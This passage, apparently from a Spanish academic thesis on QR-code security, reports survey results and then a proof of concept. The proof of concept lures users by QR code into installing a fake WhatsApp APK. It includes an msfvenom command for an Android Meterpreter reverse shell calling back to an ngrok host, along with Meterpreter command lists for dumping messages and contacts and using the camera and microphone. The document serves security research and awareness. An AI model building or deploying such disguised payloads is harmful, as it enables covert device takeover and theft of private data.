


Gráfico 13 -Fortalecer la seguridad de un código QR

Análisis de los resultados: Según los resultados, el ochenta por ciento (80%) de los usuarios encuestados indica que si se puede fortalecer la seguridad de un código QR mediante una prueba de concepto, mientras que el veinte por ciento (20%) indica que no es posible el fortalecimiento de la seguridad de códigos QR mediante una prueba de concepto.

De acuerdo con los resultados de la encuesta, aportan a la investigación que la mayoría de los usuarios presentan dudas respecto a las medidas de seguridad actuales de seguridad.

Ítem N°14 ¿Con que frecuenta realiza actualizaciones a su dispositivo a fin de obtener las ultimas mejoras de seguridad en el mismo?

Sí☐ No☐

Cuadro 15

Distribución de frecuencia con respecto a las actualizaciones en dispositivos

Indicadores	Frecuencia	Porcentaje
Siempre	2	13%
Casi Siempre	1	7%
Algunas Veces	6	40%
Nunca	6	40%
Total	**15**	**100%**

Nota: Datos tomado de los resultados obtenidos del cuestionario aplicado a la muestra (2022).




Gráfico 14 - Actualizaciones de seguridad en dispositivos

Análisis de los resultados: En base a los resultados obtenidos en la encuesta, según las respuestas de los usuarios, el trece por ciento (13%) indica que siempre realiza actualizaciones a su dispositivo móvil, por su parte un siete por ciento de los encuestados (7%) señala que casi siempre realiza actualizaciones para obtener mejorar en la seguridad de sus dispositivos, mientras que un cuarenta por ciento (40%) de los encuestados indica que casi nunca realiza actualizaciones frecuentes a sus dispositivos móviles, de la misma manera el cuarenta por ciento (40%) restante de los encuestados, sostiene que nunca realizan actualizaciones frecuentes. Según Fran Castañeda (2021) “Muchas de las actualizaciones corrigen fallos de seguridad o diversas vulnerabilidades de detectadas. Esto significa que de no actualizar, podríamos estar expuestos a estas amenazas y nuestros datos personales en peligro.”

En base a lo expresado por Castañeda, se resalta la importancia de realizar actualizaciones frecuentes a los dispositivos móviles, y de acuerdo a los resultados de la investigación la mayoría de usuarios no realiza

actualizaciones frecuentes o en todo caso rara vez lo hace. Mientras que un porcentaje reducido de los usuarios si mantiene sus dispositivos móviles con las ultimas actualizaciones a fin de mejorar su seguridad.

Observación Directa en la prueba de concepto

Los resultados obtenidos mediante la prueba de concepto indican que, la mayoría de usuarios son propensos a ser víctimas de ingeniería social, ya que para la realización de la misma, para se insta al usuario a conectarse a una red que es controlada por el atacante, esto para realizar la prueba dentro de un entrono controlado, de la misma forma valiéndose de técnicas de ingeniería social el atacante insta al usuario a instalar una aplicación la cual es maliciosa, bajo la premisa que este mejorara su experiencia de uso de la conocida aplicación WhatsApp, esto mediante un código QR.

Se pudo observar, que los usuarios que fueron victimas del ataque en todo momento confiaron en la aplicación por defecto para la lectura de códigos QR que viene instalada en sus dispositivos, adicionalmente su reacción al ver que el atacante tuvo la capacidad de obtener acceso a los periféricos del dispositivo como la cámara, u obtener acceso al historial de mensajes de texto y llamadas de los mismos, fue de una completa sorpresa al ver que su información estaba completamente expuesta todo gracias a la coacción del atacante al emplear la ingeniería social, como vector inicial y los códigos QR como vector de ataque principal.

Para finalizar un total de once (11) usuarios de quince (15) que fueron seleccionados de forma aleatoria, estos once (11) pasaron a ser víctimas del ejercicio al acceder a la página web falsa y posteriormente descargar e instalar, la aplicación maliciosa con la cual el atacante pudo obtener la información de cada una de estas personas; los cuatro (4) usuarios restantes, estos no accedieron a la página web por lo tanto las técnicas de ingeniería social no fueron efectivas ante estos usuarios.

CAPITULO V

PRUEBA DE CONCEPTO

Objetivos de la prueba de concepto

Objetivo General


Demostrar que es posible tomar control de un dispositivo móvil mediante una prueba de concepto para el fortalecimiento de la seguridad del código QR.

Objetivos Específicos

- Seleccionar el payload adecuado
- Realizar la subida al servidor que interactúa con la victima
- Crear el código QR
- Convencer a la víctima mediante ingeniería social
- Obtener acceso al dispositivo vía remota
- Sustraer la información de la victima
- Mantener el acceso

Diagrama De Flujo De Datos Nivel 0

Cuadro 16



Narrativa Del Diagrama De Flujo De Datos Nivel 0

El atacante mediante el uso de técnicas especializadas genera una aplicación maliciosa la cual estará alojada dentro de servidor hecho en flask, el cual permitirá la interacción con el usuario, mediante el uso de técnicas de ingeniería social el atacante instará al usuario a escanear un código QR el cual le dará acceso a dicha página web. Una vez descargada la aplicación maliciosa, deberá ser instalada en el dispositivo por parte de la víctima este deberá aprobar la instalación en su dispositivo con anterioridad para que la instalación sea correcta, adicionalmente, el centro de control recibirá la información del usuario y permitirá la visualización de los mismo para el atacante. Una vez la aplicación sea ejecutada activará una sesión meterpreter la cual permitirá al atacante ejecutar comandos sobre el sistema operativo del dispositivo móvil sin el conocimiento de la víctima.

Entidades

- **Atacante**: Es la entidad que tendrá control de los servidores ngrok, flask y el centro de control, también la entidad encargada de generar la aplicación maliciosa y el código QR, asimismo; el atacante deberá instar al usuario para que escanee el código QR e instale la aplicación.
- **Usuario/Victima**: Es la entidad que será objeto de estudio durante la prueba de concepto, este de acuerdo a las técnicas de ingeniería social realizadas por el atacante podría ver como la información personal contenida dentro de su dispositivo móvil podría ser tomada por el atacante sin su consentimiento.


Archivos

- **Dispositivo móvil:** Este archivo, es propiedad del usuario el cual contiene información personal y privada

- **Servidor Flask:** Permite la interacción con el usuario, al darle acceso a una página web estática que facilita la descarga de la aplicación maliciosa.
- **Centro de control:** Recibe y facilita la visualización de los datos del usuario y su dispositivo móvil por parte del atacante.
- **Servidor Ngrok y sesión Meterpreter:** Mantienen comunicación con la aplicación maliciosa generada, y ofrece el acceso a la consola de sistema operativo del dispositivo móvil permitiéndole tomar control del mismo.

Flujo de información: Datos generar aplicación maliciosa y subida al servidor flask, datos creación de aplicación y subida exitoso, datos código QR generado, datos del código QR enviados, datos escaneo del QR y consulta al servidor, datos de la consulta realizada, datos consulta enviados, datos consulta al servidor recibida, datos aplicación enviada al dispositivo, datos descarga de la aplicación, datos solicitud de instalación aplicación maliciosa, datos de la aplicación a instalar, datos aprobación para instalar aplicación, datos aplicación maliciosa instalada, datos comunicación con aplicación maliciosa, datos aplicación instalada, datos recepción de información del usuario y dispositivo, datos aplicación maliciosa instalada confirmado, datos sesión Meterpreter para interactuar con dispositivo, datos visualización de datos por parte del atacante, datos del dispositivo del usuario recibidos

Diagrama De Flujo De Datos Nivel 1



Narrativa Del Diagrama De Flujo De Datos Nivel 1

El atacante generara la aplicación maliciosa para posteriormente realizar una subida al servidor flask, una vez sea almacenada la aplicación en el servidor, esta entidad generará un código QR el cual tendrá en su contenido un enlace que dirigirá al sitio web que facilitará la descarga de la aplicación. Posteriormente el usuario o víctima, escaneará el código QR y realizará una petición de acceso desde su dispositivo móvil al servidor donde se aloja la página web, la petición será procesada por el servidor y este enviará una respuesta al usuario y a su vez enviará los datos de descarga de la aplicación maliciosa al dispositivo móvil del usuario. El usuario recibirá la aplicación y procederá a instalarla, una vez realizada la instalación el centro de control recibirá los datos del usuario y su dispositivo para ser almacenados, y permitirle al atacante visualizar estos datos; por su parte el atacante tendrá acceso a una sesión meterpreter que mantiene comunicación con un servidor ngrok que esta enlazado a la aplicación maliciosa, garantizando así la interacción con el dispositivo y el acceso a los datos contenidos dentro del mismo.

Entidades

- **Atacante**: Es la entidad que tendrá control de los servidores ngrok, flask y el centro de control, también la entidad encargada de generar la aplicación maliciosa y el código QR, asimismo; el atacante deberá instar al usuario para que escanee el código QR e instale la aplicación.
- **Usuario/Victima**: Es la entidad que de acuerdo a las técnicas de ingeniería social realizadas por el atacante dará acceso a su dispositivo móvil sin su consentimiento.

Archivos

- **Dispositivo móvil**: Este archivo, es propiedad del usuario el cual contiene información personal y privada.
- **Servidor Flask**: Permite la interacción con el usuario, al darle acceso a una página web estática que facilita la descarga de la aplicación maliciosa.
- **Centro de control**: Recibe y facilita la visualización de los datos del usuario y su dispositivo móvil por parte del atacante.
- **Servidor Ngrok y sesión Meterpreter**: En conjunto mantienen comunicación con la aplicación maliciosa generada, y brindan acceso a la consola de sistema operativo del dispositivo móvil permitiéndole al atacante tomar control del mismo.

Flujo de información: Datos generar aplicación maliciosa y subida al servidor flask, datos creación de aplicación y subida exitoso, datos código QR generado, datos del código QR enviados, datos escaneo del QR y consulta al servidor, datos de la consulta realizada, datos consulta enviados, datos consulta al servidor recibida, datos aplicación enviada al dispositivo, datos descarga de la aplicación, datos solicitud de instalación aplicación maliciosa, datos de la aplicación a instalar, datos aprobación para instalar aplicación, datos aplicación maliciosa instalada, datos comunicación con aplicación maliciosa, datos aplicación instalada, datos recepción de información del usuario y dispositivo, datos aplicación maliciosa instalada confirmado, datos sesión Meterpreter para interactuar con dispositivo, datos visualización de datos por parte del atacante, datos del dispositivo del usuario recibidos

Modelo Entidad Relación

Este modelo entidad relación cuenta con una tabla en la cual el atacante almacenara datos relacionados a la víctima, entre estos datos se encuentran un identificador único como llave primaria, su dirección IP, latitud, longitud, ciudad, país y proveedor de servicios de internet o ISP. Permitiéndole de esta manera tener un control respecto a cada víctima, y teniendo un aproximado a su ubicación real ya que esta es suministrada por la dirección IP pública suministrada por el proveedor de servicios de internet.

Cuadro 17

Diccionario lógico de datos.


Nombre del campo	Tipo del campo	Longitud	comentarios
victimid	varchar	255	Llave primaria, identificador único
IP	varchar	255	Dirección ip publica del usuario

latitud	varchar	255	Coordenadas latitud
longitud	varchar	255	Coordenadas longitud
city	varchar	255	Ciudad
country	varchar	255	País
isp	varchar	255	Proveedor de servicios de internet

A continuación, se muestran los diseños de pantalla que visualizará la victima al momento de escanear el código QR y el diseño del centro de control el cual facilitará la información contenida en la base de datos para el atacante.

Diseños de Pantalla

Interfaz del servidor flask: Esta interfaz permite la interacción con el usuario facilitándole la descarga de la aplicación maliciosa creada por el atacante con anterioridad, el usuario podrá visualizar los detalles de la aplicación modificada que bajo la premisa de obtener una aplicación legitima con funcionalidades adicionales a las de la aplicación original.



Interfaz del centro de control: Permite la visualización de los datos de las víctimas, mostrando su identificador único, proveedor de servicio de internet, dirección IP publica, y su ubicación aproximada en coordenadas por latitud y longitud, indicando la cuidad y el país correspondiente a estas coordenadas. Adicionalmente se muestra un contador con la cantidad total de victimas

Ejecución de la prueba de concepto

Para la ejecución de la prueba de concepto se tienen en cuenta dos escenarios, uno el cual es exitoso para el atacante y otro el cual no lo es, como primera actividad del atacante deberá iniciar el servidor principal es decir el servidor Ngrok, seguidamente el payload seleccionado en Metaesploit para

generar la aplicación maliciosa (APK) es una reverse Shell vía TPC de tipo meterpreter la cual dará acceso a la consola del sistema operativo del dispositivo afectado.

```
~
> msfvenom -p android/meterpreter/reverse_tcp LHOST=2.tcp.ngrok.io LPORT=10872 -o WhatsApp.apk
```

Esta aplicación será alojada dentro del servidor flask y se procederá a generar un código QR el cual contendrá la información de descarga de la misma.

Mediante técnicas de ingeniería social el atacante deberá convencer a la víctima de descargar e instalar la aplicación generada. Una vez la victima realice el escaneo del código QR, y la aplicación sea descargada e instalada en el dispositivo, el atacante recibirá en el centro de control la información relacionada a los datos públicos de cara a internet de la víctima es decir, su dirección IP pública, proveedor de servicios y su ubicación aproximada según este último.

Esto basado en las características de la sesión meterpreter puede permitirle al atacante ejecutar acciones como:

```
Android Commands
================

    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri string
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wakelock          Enable/Disable Wakelock
    wlan_geolocate    Get current lat-long using WLAN information
```

Obtener el historial de mensajes, llamadas y contactos, geolocalizar al usuario, enviar mensajes de texto, configurar tonos de llamada vía remota e iniciar aplicaciones.

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table


Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    localtime     Displays the target system local date and time
    pgrep         Filter processes by name
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS


Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    screenshare   Watch the remote user desktop in real time
    screenshot    Grab a screenshot of the interactive desktop
```


Ejecutar comandos de sistema operativo, de red, incluso relacionados a la interfaz del usuario en tiempo real, como tomar captures de pantalla.

```
Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
    webcam_chat   Start a video chat
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam
    webcam_stream Play a video stream from the specified webcam
```

Obtener acceso a las cámaras y micrófono del dispositivo, y hacer uso de los mismos.

